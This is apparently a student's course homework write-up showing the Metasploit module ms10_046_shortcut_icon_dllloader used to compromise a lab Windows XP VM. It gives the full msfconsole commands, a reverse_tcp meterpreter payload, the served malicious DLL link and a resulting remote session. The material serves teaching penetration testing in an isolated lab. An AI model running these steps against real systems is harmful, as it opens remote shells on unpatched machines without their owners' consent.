Homework #3

In this homework you will pick a metasploit module and demonstrate how to use it to gain access to your WinXP VM instance. You should use the ONL topology for this homework.

In class, we used the ms_03_026_dcom module; you must choose a different one for this homework. Similarly, the Metasploit Unleashed tutorial uses ms08_067_netapi; so that one cannot be used either. Other than these constraints, you are free to choose any module so long as you are able to demonstrate that it can be used to (at a minimum) open a meterpreter session on your WinXP VM instance.

For your write-up and turn-in document, make a copy of this document, rename it to hw3-notes, and move it into your CSE 523 Google Docs collection. Use this document to complete the homework, using the space provided below.

You are to complete this homework on your own. Do not ask (or answer) questions of other students; do not discuss any aspect of this homework with any other student. Direct all questions to the TAs or me.

Your complete homework should include the following:

- An annotated transcript illustrating how to use your module of choice; include at least one screenshot at the end to demonstrate that it worked. Your transcript should be clear and easy for someone to reproduce; you can assume that a reader has the same Ubuntu/WinXP setup that you do. Your annotated transcript should be as easy to follow as exploring-msploit-notes. (You do not need to include gates.)
- Identify and briefly describe the vulnerability that is being exploited with this module. Add links to the appropriate CVE and MS bulletins.
- Find the ruby source code for the exploit module. Include both the URL to the source file at github and a copy of the ruby source code in your write-up.
- Your writeup should be organized and well-written, with proper grammar and spelling.

Do not change anything above this line. Add your homework write-up below it.

Exploit Steps

Open msfconsole

Exploit settings

I set module `ms10_046_shortcut_icon_dllloader` as the exploit to be used. Then set `reverse_tcp` as the payload.

This module will start a web server. We need to specify the server host ip address using `SRVHOST`. Then I also set the metasploit execution host `LHOST`. And use `show options` to check the settings.

```
msf > use  exploit/windows/browser/ms10_046_shortcut_icon_dllloader
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set SRVHOST 10.211.55.2
SRVHOST => 10.211.55.2
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set LHOST 10.211.55.2
LHOST => 10.211.55.2
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  10.211.55.2      yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  80               yes       The daemon port to listen on (do not change)
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   UNCHOST                   no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
   URIPATH  /                yes       The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.211.55.2      yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Exploit

Use `exploit` command to conduct the exploit.


```
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job 0.


[*] Started reverse TCP handler on 10.211.55.2:4444
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > [*] Send vulnerable clients to \\10.211.55.2\UVfxh\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://10.211.55.2:80/
[*] Server started.
```

After executing `exploit` command, the server starts. When the client accesses the url, the server will send the client malicious DLL.

Access URL in the winxp

In the winxp vm, open the IE, input the url and press `Enter` key.





Open Meterpreter Session

When the victim client accesses the url, the server sends the malicious DLL to the client that creates the WebDAV service. The exploit is successful and it opens a meterpreter session.

```
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > [*] 10.211.55.5      ms10_046_shortcut_icon_dllloader - Sending UNC
 redirect

meterpreter > execute -f calc.exe
Process 3592 created.
meterpreter >
```

Vulnerability Discussion

This module exploits vulnerability described in this link https://www.symantec.com/security_response/vulnerability.jsp?bid=41732. In summary, this module creates a shortcut link that points to a malicious DLL. The winxp system has vulnerability that allows the file to automatically run which let the module to run the payload.
